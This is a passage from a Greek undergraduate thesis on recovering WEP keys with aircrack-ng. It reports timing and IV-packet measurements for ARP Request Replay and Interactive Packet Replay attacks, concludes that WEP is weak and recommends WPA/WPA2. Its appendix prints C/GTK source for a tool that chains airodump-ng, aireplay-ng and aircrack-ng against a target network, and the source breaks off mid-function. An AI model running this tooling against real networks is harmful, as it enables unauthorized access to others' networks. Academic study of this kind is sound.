
στο συνδυασμό επίθεσης – μεθόδου Interactive Packet Replay – PTW σενάριο χωρίς κανέναν client συνδεμένο (Πίνακας 5.4) χρειάστηκαν κατά μέσο όρο 2309,47 δευτερόλεπτα και 42923 IV πακέτα ενώ στο σενάριο με έναν client συνδεμένο (Πίνακας 5.12) χρειάστηκαν κατά μέσο όρο 1227,61 66949. Παρατηρώντας τα παραπάνω αποτελέσματα καταλήγουμε στο συμπέρασμα ότι όταν είναι συνδεμένοι client στο δίκτυο του οποίου προσπαθούμε να βρούμε το WEP κλειδί η διαδικασία επιταχύνεται αρκετά. Σε κάποιους συνδυασμούς χρειάζεται σχεδόν ο μισός χρόνος για να βρεθεί το WEP κλειδί. Παρατηρούμε ακόμα ότι όταν κάποιος client είναι συνδεμένος στο δίκτυο του οποίου το κλειδί WEP θέλουμε να βρούμε χρειάζονται περισσότερα πακέτα για την διαδικασία(Σχήμα 5.20).



Σχήμα 5.20 Σύγκριση επιθέσεων - μεθόδων ανάλογα με το χρόνο που χρειάζονται για την εύρεση του κλειδιού στο σενάριο με συνδεμένο client και στο σενάριο χωρίς συνδεμένο client


Στη συνέχεια περνάμε στην τρίτη σύγκριση σεναρίων. Στο σενάριο που γίνεται χρήση 128-bit WEP κλειδιού (Ενότητα 5.1) και στο σενάριο που γίνεται χρήση 64-bit WEP κλειδιού (Ενότητα 5.4). Στον πρώτο συνδυασμό επίθεσης – μεθόδου Arp Request Replay – KoreK στο σενάριο με το 128-bit WEP κλειδί (Πίνακας 5.1) χρειάστηκαν κατά μέσο όρο 1913,92 δευτερόλεπτα και 42083 IV πακέτα ενώ στο σενάριο με το 64-bit WEP κλειδί (Πίνακας 5.13) χρειάστηκαν κατά

μέσο όρο 811,46 δευτερόλεπτα και 19738 IV πακέτα. Στο δεύτερο συνδυασμό επίθεσης – μεθόδου Arp Request Replay – PTW στο σενάριο 128-bit WEP κλειδί (Πίνακας 5.2) χρειάστηκαν κατά μέσο όρο 2172,31 δευτερόλεπτα και 45547 IV πακέτα ενώ στο σενάριο με το 64-bit WEP κλειδί (Πίνακας 5.14) χρειάστηκαν κατά μέσο όρο 700,06 δευτερόλεπτα και 16386 IV πακέτα. Στον τρίτο συνδυασμό επίθεσης – μεθόδου Interactive Packet Replay – KoreK στο σενάριο με το 128-bit WEP κλειδί (Πίνακας 5.3) χρειάστηκαν κατά μέσο όρο 2548,73 δευτερόλεπτα και 46391 IV πακέτα ενώ στο σενάριο με το 64-bit WEP κλειδί (Πίνακας 5.15) χρειάστηκαν κατά μέσο όρο 694,15 δευτερόλεπτα και 15667 IV πακέτα. Τέλος, στον συνδυασμό επίθεσης – μεθόδου Interactive Packet Replay – PTW σενάριο με το 128-bit WEP κλειδί (Πίνακας 5.4) χρειάστηκαν κατά μέσο όρο 2309,47 δευτερόλεπτα και 42923 IV πακέτα ενώ στο σενάριο με το 64-bit WEP κλειδί (Πίνακας 5.16) χρειάστηκαν κατά μέσο όρο 713,01 δευτερόλεπτα 15823. Λαμβάνοντας υπόψη τις παραπάνω συγκρίσεις μεταξύ των δύο σεναρίων, καταλήγουμε στο συμπέρασμα ότι το 64-bit WEP κλειδί είναι σημαντικά πιο ευάλωτο. Χρειάζεται το ¼ του χρόνου και λιγότερα από τα μισά IV πακέτα σε όλους τους συνδυασμούς για την εύρεση του κλειδιού. Η χρήση του 64-bit WEP κλειδιού δίνει την δυνατότητα σε κάποιον να βρει το κλειδί του δικτύου σχεδόν σε 10 λεπτά (Σχήμα 5.21).




Σχήμα 5.21 Σύγκριση επιθέσεων - μεθόδων ανάλογα με το χρόνο που χρειάζονται για την εύρεση του κλειδιού στο σενάριο με χρήση 128-bit κλειδί WEP και στο σενάριο με 64-bit WEP

Τέλος, θα συγκρίνουμε ποια μέθοδος εύρεσης του WEP κλειδιού είναι πιο αποδοτική και ποιο είδος επίθεσης στα πειράματα τα οποία πραγματοποιήσαμε. Στη συγκεκριμένη σύγκριση θα χρησιμοποιήσομε τα σενάρια που χρησιμοποιούν 128-bit WEP κλειδί. Ας ξεκινήσουμε με το σενάριο 1 (Ενότητα 5.2). Στο συγκεκριμένο σενάριο βλέπουμε ότι η επίθεση Arp Request Replay με χρήση της μεθόδου KoreK χρειάστηκε κατά μέσο όρο 1913,92 δευτερόλεπτα και 42083 IV πακέτα, ενώ με χρήση της μεθόδου PTW χρειάστηκε κατά μέσο όρο 2172,31 δευτερόλεπτα και 45547 IV πακέτα. Η επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK χρειάστηκε κατά μέσο όρο 2548,73 δευτερόλεπτα και 46391 IV πακέτα , ενώ με χρήση της μεθόδου PTW 2309,47 και 42923 πακέτα. Προχωράμε στο σενάριο 2 (Ενότητα 5.3). Στο συγκεκριμένο σενάριο βλέπουμε ότι η επίθεση Arp Request Replay με χρήση της μεθόδου KoreK χρειάστηκε κατά μέσο όρο 2151,83 δευτερόλεπτα και 39836 IV πακέτα, ενώ με χρήση της μεθόδου PTW χρειάστηκε κατά μέσο όρο 1805,66 δευτερόλεπτα και 37797 IV πακέτα. Η επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK χρειάστηκε κατά μέσο όρο 2801,60 δευτερόλεπτα και 48181 IV πακέτα , ενώ με χρήση της μεθόδου PTW 2452,81 και 39596 πακέτα. Τέλος στο σενάριο 3 (Ενότητα 5.4) η επίθεση Arp Request Replay με χρήση της μεθόδου KoreK χρειάστηκε κατά μέσο όρο 1023,51 δευτερόλεπτα και 47604 IV πακέτα, ενώ με χρήση της μεθόδου PTW χρειάστηκε κατά μέσο όρο 1821,33 δευτερόλεπτα και 61015 IV πακέτα. Η επίθεση Interactive Packet Replay με χρήση της μεθόδου KoreK χρειάστηκε κατά μέσο όρο 1764,49 δευτερόλεπτα και 76654 IV πακέτα , ενώ με χρήση της μεθόδου PTW 1227,61 και 66949 πακέτα. Με βάση τις παραπάνω μετρήσεις καταλήγουμε στο συμπέρασμα ότι κάθε μέθοδος είναι καλύτερη για συγκεκριμένα σενάρια. Στο σενάριο 1 οι 2 μέθοδοι χρειάστηκαν περίπου τον ίδιο χρόνο για την εύρεση του κλειδιού. Στο σενάριο 2 η μέθοδος PTW ήταν γρηγορότερη ενώ στο σενάριο 3 καλύτερη μέθοδος αποδείχθηκε η KoreK (Σχήμα 5.22). Σε αντίθεση με τις μεθόδους το τοπίο στις επιθέσεις είναι πιο ξεκάθαρο. Η Arp Request Replay υπερισχύει σε όλα τα σενάρια της Interactive Packet Replay καθώς καταφέρνει να ανακτήσει το κλειδί σε λιγότερο χρόνο (Σχήμα 5.23).



Σχήμα 5.22 Σύγκριση αποδοτικότητα μεθόδων PTW και KoreK ανάλογα με το χρόνο που χρειάζονται για την εύρεση του κλειδιού



Σχήμα 5.23 Σύγκριση αποδοτικότητα επιθέσεων Arp Request Replay και Interactive Packet Replay ανάλογα με το χρόνο που χρειάζονται για την εύρεση του κλειδιού

Σε αυτό το κεφάλαιο παρουσιάσαμε κάποιες μετρήσεις σχετικά με την επίδοση των συνδυασμών επιθέσεων – μεθόδων για την εύρεση του WEP κλειδιού σε διάφορα σενάρια. Στη συνέχεια κάναμε σύγκριση των σεναρίων, επισημάναμε τις διαφορές και παρουσιάσαμε τα συμπεράσματά μας. Το επόμενο κεφάλαιο αποτελεί κεφάλαιο συμπερασμάτων. Σε αυτό το κεφάλαιο θα αναφέρουμε τα συμπεράσματά μας σχετικά με την εφαρμογή μας, τη χρήση της συλλογής εργαλείων aircrack-ng και την ασφάλεια των ασύρματων δικτύων γενικότερα.

Κεφάλαιο 6ο Συμπεράσματα

Τα ασύρματα δίκτυα παίζουν ένα σημαντικό ρόλο στη ζωή μας. Τα χρησιμοποιούμε όλο και περισσότερο μέσω κινητών, laptop, netbooks κ.α. Σπουδαίο ρόλο όμως στην ζωή μας παίζει και η ασφάλεια των προσωπικών μας δεδομένων. Για αυτό το λόγο επιβάλλεται όταν χρησιμοποιούμε ασύρματα δίκτυα να χρησιμοποιούμε και κάποια μέθοδο κρυπτογράφησης για την προστασία των προσωπικών μας δεδομένων.

Η μέθοδος κρυπτογράφησης που θα επιλέξουμε έχει και αυτή μεγάλη σημασία. Δεν προσφέρουν όλες οι μέθοδοι την ίδια ασφάλεια και μάλιστα κάποιες από αυτές όπως το WEP είναι ευάλωτες σε επιθέσεις και δίνουν τη δυνατότητα σε κάποιον να παραβιάσει σχετικά εύκολα το ασύρματο δίκτυό μας και να έχει πρόσβαση στα δεδομένα μας.

Σκοπός της συγκεκριμένης πτυχιακής, ήταν η ανάπτυξη μιας εφαρμογής για την εύρεση του κλειδιού WEP σε ασύρματα δίκτυα που χρησιμοποιούν την συγκεκριμένη μέθοδο κρυπτογράφησης. Εκμεταλλευόμενοι τις αδυναμίες του WEP μπορούμε σχετικά εύκολα και σε μικρό χρονικό διάστημα να βρούμε το WEP κλειδί που χρησιμοποιείται οποιοδήποτε και αν είναι αυτό.

Στόχος της συγκεκριμένης πτυχιακής είναι να αναδείξει τις αδυναμίες της WEP κρυπτογράφησης και να αποδείξει το πόσο ευάλωτη είναι. Με χρήση της εφαρμογής που δημιουργήσαμε είναι δυνατόν με ελάχιστα κλικ να βρούμε το WEP κλειδί ενός ασύρματου δικτύου. Μόνη προϋπόθεση για να γίνει αυτό είναι απλώς το δίκτυο να βρίσκεται στην εμβέλεια του προσωπικού μας υπολογιστή.

Σύμφωνα με τις πειραματικές μετρήσεις που παρουσιάσαμε παραπάνω η διαδικασία της εύρεσης του κλειδιού γίνεται σχετικά γρήγορά. Η ένταση του σήματος του Access Point που θέλουμε να παραβιάσουμε δεν παίζει σημαντικό ρόλο στην διαδικασία. Ρόλο παίζει το μέγεθος του WEP κλειδιού καθώς το 64-bit κλειδί μπορεί να βρεθεί στο 1/3 του χρόνου που απαιτείται για να βρεθεί το 128-bit κλειδί. Τέλος ρόλο παίζει το αν κάποιος client είναι συνδεμένος και ανταλλάζει κίνηση με το ασύρματο δίκτυο καθώς η διαδικασία επιταχύνεται αρκετά.

Τρόποι για να προστατεύσουμε το τοπικό μας ασύρματο δίκτυο υπάρχουν. Ακόμα και σε δίκτυα που χρησιμοποιούν τη μέθοδο κρυπτογράφησης WEP. Αν ενεργοποιήσουμε μια μέθοδο όπως το MAC filtering που επιτρέπει μόνο σε συγκεκριμένες MAC διευθύνσεις να έχουν πρόσβαση στο ασύρματο δίκτυό μας βελτιώνουμε την ασφάλεια του δικτύου μας αλλά και πάλι η κρυπτογράφηση WEP είναι ευάλωτη. Για αυτό προτείνουμε στους χρήστες να καταφύγουν σε άλλες μεθόδους κρυπτογράφησης όπως είναι το WPA και το WPA2.

Μέχρι και αυτήν την στιγμή που γράφεται η συγκεκριμένη πτυχιακή εργασία δεν έχει βρεθεί τρόπος παραβίασης των συγκεκριμένων μεθόδων κρυπτογράφησης. Ο μόνος τρόπος παραβίασης είναι με τη χρήση της τεχνικής Brute Force η οποία δοκιμάζει όλους τους πιθανούς συνδυασμούς γραμμάτων αριθμών και συμβόλων για να βρει το κλειδί που χρησιμοποιείται. Η χρήση τυχαίων γραμμάτων, συμβόλων και αριθμών μαζί σε ένα 128-bit κλειδί καθιστά τη διαδικασία παραβίασης του σχεδόν αδύνατη.

Τρόποι για να προστατεύσουμε το ασύρματο δίκτυό μας και τα προσωπικά μας δεδομένα υπάρχουν. Το μόνο που απαιτείται είναι ένας χρήστης ενημερωμένος και ενεργός. Ο μεγαλύτερος κίνδυνος για την ασφάλεια των προσωπικών μας δεδομένων είμαστε εμείς οι ίδιοι και η αμάθειά μας.

ΑΝΑΦΟΡΕΣ

[1] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/IEEE_802.11

[2] Crow, B.P. Widjaja, I. Kim, L.G. Sakai, P.T. Mitre Corp., “IEEE 802.11 Wireless Local Area Networks”, IEEE Communications Magazine, vol. 35, pp 116, Sep 1997

[3] Abdullah, A.N.M. Moinudeen, H. Al-Khateeb, W. Dept. of Electr. & Comput. Eng., Concordia Univ., Montreal, Que., “Scalability and performance analysis of IEEE 802.11a” in “Electrical and Computer Engineering, 2005. Canadian Conference on”,1-4 May 2005, Saskatoon, Sask. Available: IEEE Xplore, http://www.ieee.org. [Accessed: 28 Feb. 2011]

[4] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/IEEE_802.11b-1999

[5] 3com, “IEEE 802.11b Wireless LANs” [Online]. Available: http://www.3com.com/other/pdfs/infra/corpinfo/en_US/50307201.pdf. [Accessed: 28 Feb. 2011].

[6] Wi-Fi Alliance, “Wi-Fi Alliance Certification of IEEE 802.11g Q & A” [Online]. Available:http://www.wifi.org/files/kc_5_WFA%20Certification%20of%20IEEE%20802.11g-English_12-30-04.pdf [Accessed: 28 Feb. 2011]

[7] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/IEEE_802.11g-2003

[8] Wi-Fi Alliance, “Wi-Fi CERTIFIED™ n: Longer-Range, Faster-Throughput, Multimedia-Grade Wi-Fi® Networks (2009)” [Online]. Available: http://www.wi-fi.org/register.php?file=wp_Wi-Fi_CERTIFIED_n_Industry.pdf [Accessed: 28 Feb. 2011]

[9] ifixit, [Online]. Available: http://www.ifixit.com/Teardown/Airport-Extreme-802-11n-Teardown/438/1

[10] mods-n-clocks, [Online]. Available: http://www.mods-n-clocks.co.uk/?p=61

[11] Jyh-Cheng Chen, Ming-Chia Jiang, Yi-wen Liu,
Nat. Tsing Hua Univ, “Wireless LAN security and IEEE 802.11i”, IEEE Wireless Communications, vol. 12, pp 27-36, 14 Mar 2005

[12] Jon Edney, William A. Arbaugh, Real 802.11 Security: Wi-Fi Protected Access and 802.11i, Addison-Wesley Professional, 2003

[13] Moxa.com, [Online].Available: http://www.moxa.com/newsletter/connection/2008/07/The_Security_of_IEEE_802_11.htm

[14] Bradley Mitchell, [Online]. Available: http://compnetworking.about.com/cs/wirelesssecurity/g/bldef_wep.htm

[15] Hubpages.com, “Learn About WEP Encryption And Why It Doesn't Work”, [Online]. Available: http://hubpages.com/hub/WEP-WPA-WPA2-Learn-About-Wireless-Networking-and-Securities

[16] Cisco.com, [Online]. Available: http://www.cisco.com/en/US/docs/wireless/bridge/350/configuration/guide/br350ch8.html

[17] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/Related-key_attack

[18] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/RC4

[19] Microsoft, [Online]. Available: http://technet.microsoft.com/en-us/library/cc757419%28WS.10%29.aspx

[20] Vocal Technologies, [Online]. Available: http://www.vocal.com/data_sheets/RC4.pdf

[21] Andrew Roos, [Online]. Available: http://marcel.wanda.ch/Archive/WeakKeys

[22] Microsoft, [Online]. Available: http://technet.microsoft.com/en-us/library/bb878126.aspx

[23] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

[24] Microsoft, [Online]. Available: http://technet.microsoft.com/en-us/network/bb643147

[25] Barb Bowman, [Online]. Available: http://www.microsoft.com/windowsxp/using/networking/expert/bowman_03july28.mspx

[26] Microsoft, [Online]. Available: http://technet.microsoft.com/en-us/library/bb878126.aspx

[27] Wi-Fi.org, [Online]. Available: http://www.wi-fi.org/knowledge_center_overview.php?docid=4582

[28] Microsoft, [Online]. Available: http://support.microsoft.com/kb/893357

[29] Zdnet.com [Online]. Available: http://www.zdnet.com/blog/ou/understanding-the-updated-wpa-and-wpa2-standards/67

[30] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/IEEE_802.11i-2004

[31] David B. Jacobs, [Online]. Available: http://searchnetworking.techtarget.com/tip/Wireless-security-protocols-How-WPA-and-WPA2-work

[32] Microsoft, [Online]. Available: http://technet.microsoft.com/en-us/library/bb878096.aspx

[33] Aircrack-Ng, [Online]. Available: http://www.aircrack-ng.org/

[34] Glade, [Online]. Available: http://glade.gnome.org/

[35] GTK, [Online]. Available: http://www.gtk.org/

[36] Aircrack-ng, [Online]. Available: http://www.aircrack-ng.org/doku.php?id=airodump-ng

[37] Aircrack-ng, [Online]. Available: http://www.aircrack-ng.org/doku.php?id=aireplay-ng

[38] About.com, [Online]. Available: http://linux.about.com/library/cmd/blcmdl3_execl.htm

[39] Wikipedia, [Online]. Available: http://en.wikipedia.org/wiki/Address_Resolution_Protocol

[40] Aircrack-ng, [Online]. Available: http://aircrack-ng.org/doku.php?id=interactive_packet_replay

[41] Aircrack-ng, [Online]. Available: http://aircrack-ng.org/doku.php?id=arp-request_reinjection

[42] Aircrack-ng, [Online]. Available: http://www.aircrack-ng.org/doku.php?id=aircrack-ng&s[]=korek

[43] Tu-darmstadt.de, [Online]. Available: http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/

ΒΙΒΛΙΟΓΡΑΦΙΑ

1. Bing Benny, Wireless local area networks : the new wireless revolution, New York : Wiley-Interscience, 2002
2. Farooq Anjum, Mouchtaris Petros, Security for wireless ad hoc networks, New York: Wiley-Interscience, 2007
3. Frank Ohrtman, Roeder Konrad, Wi-Fi handbook : building 802.11b wireless networks, New York : McGraw-Hill, 2003
4. Gast Matthew, 802.11 wireless networks : the definitive guide, Beijing : O'Reilly, 2002
5. Jon Edney, William A., Real 802.11 Security: Wi-Fi Protected Access and 802.11i, Arbaugh : Addison-Wesley, 2003
6. Jim Geier, Implementing 802.1X Security Solutions for Wired and Wireless Networks, New York : Wiley, 2008
7. Syd Logan, GTK+ Programming in C, London : Prentice Hall, 2001

ΠΑΡΑΡΤΗΜΑ Α΄

```
#include <gtk/gtk.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <signal.h>


GtkWidget *mac_victim_textbox;
GtkWidget   *name_victim_textbox;
GtkWidget   *channel_victim_textbox;
GtkWidget *power_victim_textbox;
GtkWidget      *combo;
GtkWidget   *treeview;
GtkWidget   *scanbutton;
GtkWidget *testinjectbutton;
GtkWidget *startbutton;
GtkWidget *stopbutton;
GtkWidget *statusbar;
GtkWidget   *attackboxcombo;
GtkWidget *key_textbox;
GtkWidget *progress_bar;
GtkWindow  *about_text;
GtkListStore *store;
GtkTreeIter iter;
GtkTreeSelection *sel;
GtkTreeModel *model;
FILE           *fp;
```

```
FILE      *fp2;
FILE      *fp3;
FILE      *fp4;
gchar          path2[PATH_MAX];
gchar          path[PATH_MAX];
gchar          *SelectedItem;
gchar          *command;
gchar          *cutcommand;
gchar          *targetmac;
gchar          *power;
gchar          *channel;
gchar          *encryption;
gchar          *targetname;
gchar          *Key;
gchar          *MonitorName;
gchar          *SelectedCard;
gchar          *CardMacAddress;
gchar          *InjectionStatus;
guint          *statusid;
guint          *comboid;
int       counter = 0;
int       counter2 = 0;
int       counter3 = 0;
int       xaraktires = 0;
int       kena = 0;
int       flag = 1;
int       delay = 0;
int       ret;
FILE      *scan_networks;
pid_t          pID;
pid_t          pID2;
pid_t          pID3;
GTimer*        xronos;
gchar          buffer1[G_ASCII_DTOSTR_BUF_SIZE];
```

```
int       scan_flag = 0;




// Sinartisi gia kopsimo String
gchar *g_substr (const gchar* string, gint start, gint end) {

     gsize len = (end - start +1);
     gchar *output = g_malloc0 (len + 1);
     return g_utf8_strncpy (output, &string[start], len);

}

//Otan patithei to koumpi About emfanizetai to parathiro me
to about
void on_About_clicked (GtkObject *object, gpointer user_data)
{

     gtk_widget_show_now(about_text);

}
//Otan klisei to para8iro me to about eksafanizetai
void on_closedialog_clicked (GtkObject *object, gpointer
user_data) {

     gtk_widget_hide(about_text);

}

//Otan o xristis epileksei tin karta diktiou tou, ginetai
dia8esimo to koumpi scan
```

```
void cb_changed_combo( GtkComboBox *combo, gpointer data) {

     gtk_widget_set_sensitive ( scanbutton, TRUE);

}
//Otan o xristis epileksei to eidos tis epitheseis to koumpi
start ginetai dia8esimo
void cb_changed_attackboxcombo( GtkComboBox *combo, gpointer
data) {

     gtk_widget_set_sensitive ( startbutton, TRUE);

}

//Sinartisi p elegxei an exei vre8ei to kleidi, an exei
vre8ei stamataei ola ta proccesses kai to emfanizei
void key_check (gpointer key_check ) {

     gtk_progress_bar_pulse(progress_bar);

     if ( access ( "key.txt", F_OK ) != -1){
          kill(pID, SIGKILL);
          kill(pID2, SIGKILL);
          kill(pID3, SIGKILL);
          system("killall aireplay-ng");

          fp = fopen( "key.txt","r" );

          while (fgets(path, PATH_MAX, fp) != NULL){

               Key = path;

          }
```

```
          pclose(fp);
          gtk_entry_set_text(GTK_ENTRY(key_textbox), Key);
          g_timer_stop(xronos);

     gtk_statusbar_push(statusbar,gtk_statusbar_get_context_i
d(statusbar,"xronos"),g_ascii_dtostr(buffer1,sizeof(buffer1),
g_timer_elapsed(xronos, NULL)));
          g_timer_reset(xronos);
          g_idle_remove_by_data(key_check);

     }
}

//otan patithei to koumpi Start, ginetai elegxos gia to poia
epi8esi exei epilex8ei kai ektelountai oi kataliles entoles
void on_start_clicked (GtkObject *object, gpointer user_data)
{

     gtk_widget_set_sensitive ( testinjectbutton, FALSE);
     gtk_widget_set_sensitive ( stopbutton, TRUE);
     gtk_widget_set_sensitive ( scanbutton, FALSE);
     gtk_widget_set_sensitive ( startbutton, FALSE);
     gtk_widget_set_sensitive ( attackboxcombo, FALSE);
     comboid = gtk_combo_box_get_active(attackboxcombo);
     if(comboid == 0){
          system("killall airodump-ng");
          pID = fork();
          if (pID == 0){
               execl("/usr/sbin/airodump-ng","airodump-ng","-
c",channel,"--bssid",targetmac,"-
w","output",MonitorName,NULL);
          }
          xronos = g_timer_new();
          command = "aireplay-ng -1 0 -e ";
```

```
          command = g_strconcat (command , targetname, NULL);
          command = g_strconcat (command ," -a ", NULL);
          command = g_strconcat (command , targetmac, NULL);
          command = g_strconcat (command , " -h ", NULL);
          command = g_strconcat (command , CardMacAddress,
NULL);
          command = g_strconcat (command , " ", NULL);
          command = g_strconcat (command , MonitorName,
NULL);
          system(command);
          pID2 = fork();
          if (pID2 == 0){
               execl("/usr/sbin/aireplay-ng","aireplay-ng","-
3","-b",targetmac,"-h",CardMacAddress,MonitorName,NULL);
          }
          pID3 = fork();
          if (pID3 == 0){
               sleep(600);
               command = "aircrack-ng -q -l key.txt -b ";
               command = g_strconcat (command , targetmac,
NULL);
               command = g_strconcat (command , "
output*.cap", NULL);

     gtk_entry_set_text(GTK_ENTRY(mac_victim_textbox),
command);
               execl("/bin/bash","/bin/bash","-
c",command,NULL);
          }
          g_idle_add (key_check, key_check );

     }
     else if (comboid == 1){
          system("killall airodump-ng");
```

```
          pID = fork();
          if (pID == 0){
               execl("/usr/sbin/airodump-ng","airodump-ng","-
c",channel,"--bssid",targetmac,"-
w","output",MonitorName,NULL);
          }
          xronos = g_timer_new();
          command = "aireplay-ng -1 0 -e ";
          command = g_strconcat (command , targetname, NULL);
          command = g_strconcat (command ," -a ", NULL);
          command = g_strconcat (command , targetmac, NULL);
          command = g_strconcat (command , " -h ", NULL);
          command = g_strconcat (command , CardMacAddress,
NULL);
          command = g_strconcat (command , " ", NULL);
          command = g_strconcat (command , MonitorName,
NULL);
          gtk_entry_set_text(GTK_ENTRY(mac_victim_textbox),
command);
          system(command);
          pID2 = fork();
          if (pID2 == 0){
               execl("/usr/sbin/aireplay-ng","aireplay-ng","-
3","-b",targetmac,"-h",CardMacAddress,MonitorName,NULL);
          }
          pID3 = fork();
          if (pID3 == 0){
               sleep(600);
               command = "aircrack-ng -q -z -l key.txt -b ";
               command = g_strconcat (command , targetmac,
NULL);
               command = g_strconcat (command , "
output*.cap", NULL);
```

```
     gtk_entry_set_text(GTK_ENTRY(mac_victim_textbox),
command);
               execl("/bin/bash","/bin/bash","-
c",command,NULL);
          }
          g_idle_add (key_check, key_check );
     }
     else if (comboid == 2){
          system("killall airodump-ng");
          pID = fork();
          if (pID == 0){
               execl("/usr/sbin/airodump-ng","airodump-ng","-
c",channel,"--bssid",targetmac,"-
w","output",MonitorName,NULL);
          }
          xronos = g_timer_new();
          command = "aireplay-ng -1 0 -e ";
          command = g_strconcat (command , targetname, NULL);
          command = g_strconcat (command ," -a ", NULL);
          command = g_strconcat (command , targetmac, NULL);
          command = g_strconcat (command , " -h ", NULL);
          command = g_strconcat (command , CardMacAddress,
NULL);
          command = g_strconcat (command , " ", NULL);
          command = g_strconcat (command , MonitorName,
NULL);
          system(command);
          pID2 = fork();
          if (pID2 == 0){
               command = "aireplay-ng -2 -b ";
               command = g_strconcat (command , targetmac,
NULL);
